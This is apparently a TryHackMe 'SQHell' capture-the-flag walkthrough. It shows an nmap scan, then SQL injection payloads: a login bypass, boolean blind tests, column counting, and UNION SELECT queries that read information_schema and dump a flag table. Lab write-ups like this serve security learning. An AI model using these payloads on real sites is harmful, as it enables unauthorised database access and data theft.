TryHackMe SQHell

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This a walk-through of TryHackme room SQHell . Flags are not in order I took notes a I found them and also this may look lengthy because I myself first tried to understand the exploits & then tried to explain them so please bear with me. As always we start with the enumeration using nmap.


`nmap -sC -sV -A -T4 -v -oN scan/nmap 10.10.85.185`

- Let's break it down
  - `-sC` for default scripts
  - `-sV` service version of the services running
  - `-A` aggresive scan
  - `-T4` speed of the scan
  - `-v` for verbosity
  - `-oN` save the output to a normal file
- ***Enumeration***


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 32:1b:a8:16:96:db:29:85:fe:61:b7:b5:fe:01:77:27 (RSA)
|   256 a0:82:ef:e5:8d:15:11:d9:4e:15:43:77:c7:54:73:00 (ECDSA)
|_  256 09:3e:69:4e:fa:97:1a:d2:67:af:fe:bb:b0:70:72:10 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


language-bash

- There are 2 ports open 80 & 22. Let's check the web-server.


- 

Flag 1, 2, 5


- There is a get parameter `id` let's try to inject here
- 

- So we get an error & we can see the database is `mysql`. That's an important finding. Now we can build out payloads for mysql
- 


- We can use burp to make things a bit easier. Burp's passive scanner found some urls with get parameters. Let's check them out

- 


- Let's start with the login page




-
- If we use simple payload `' OR 1=1 -- -` we can successfully login.





-
- We got the flag1




-
- Getting back tho the `id` parameter of the view post page.
- If we use the payload `id=2 and 1=1 --` we get a valid response.

- 

- If we use `id=2 and 1=2 --` we get an error. So we kind of have a boolean-based blind SQLi.
- 

- Ran some gobuster found nothing much
- 

- We have to find info. about the tables. I tried to get info from the default mysql `information_schema` using this payload `AND SELECT SUBSTR(table_name,1,1) FROM information_schema.tables > 'A'` & used burp to go through all letters & nothing worked. So back to basics.
- So I'm stating from searching for number of columns. Payload `id=1 ORDER by 1`
- So there must be 4 columns
- 

- Now we can try to do an union based attack. Payload `id=1 and 1=2 union select 1,2,3,4`. So the column 2 & 3 are leaking data.If we search default mysql functions we can see there is default function called `user()` which returns `Return the current user name and host name for the MySQL connection` . https://www.w3schools.com/mysql/func_mysql_user.asp

Definition and Usage

The USER() function returns the current user name and host name for the MySQL connection.

Note: This function is equal to the SESSION_USER() function and the SYSTEM_USER() function.

Tip: Also look at the CURRENT_USER() function.

Syntax

```
USER()
```

-
- And also a `database()` function as well. https://www.w3schools.com/mysql/func_mysql_database.asp

Definition and Usage


The DATABASE() function returns the name of the current database.

If there is no current database, this function returns NULL or "".


Syntax

```
DATABASE()
```


-
- Let's try to modify our payload to get those information. Payload `id=1 and 1=2 union select 1,database(),user(),4`
- So we got the database name & the current username




- With the help of a payload i found on this payload of all things github repo I build this payload `id=1 and 1=2 UNION SELECT 1,SUBSTR(table_name,1,1),3,4 FROM information_schema.tables where table_schema='sqhell_5'`




-
- As we can see plain output of the query we don't need the `SUBSTR` function; we can directly ask for the table name.



-
- We have the table name so now it's time to find the column name. We can use the `limit` clause.
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md




-
- If we don't use limit we get this error. Payload `id=1 and 1=2 UNION SELECT 1,(SELECT * FROM flag),3,4 FROM information_schema.tables where table_schema='sqhell_5'`




-
- Payload `id=1 and 1=2 UNION SELECT 1,column_name,3,4 FROM information_schema.columns where table_name='flag' LIMIT 0,1-- -` we got the column name
- First is `flag` & second is `id`


-




-
- So we can get the info from them. Payload `id=1 and 1=2 UNION SELECT 1,id,flag,4 FROM sqhell_5.flag LIMIT 0,1-- -`. We got the flag.



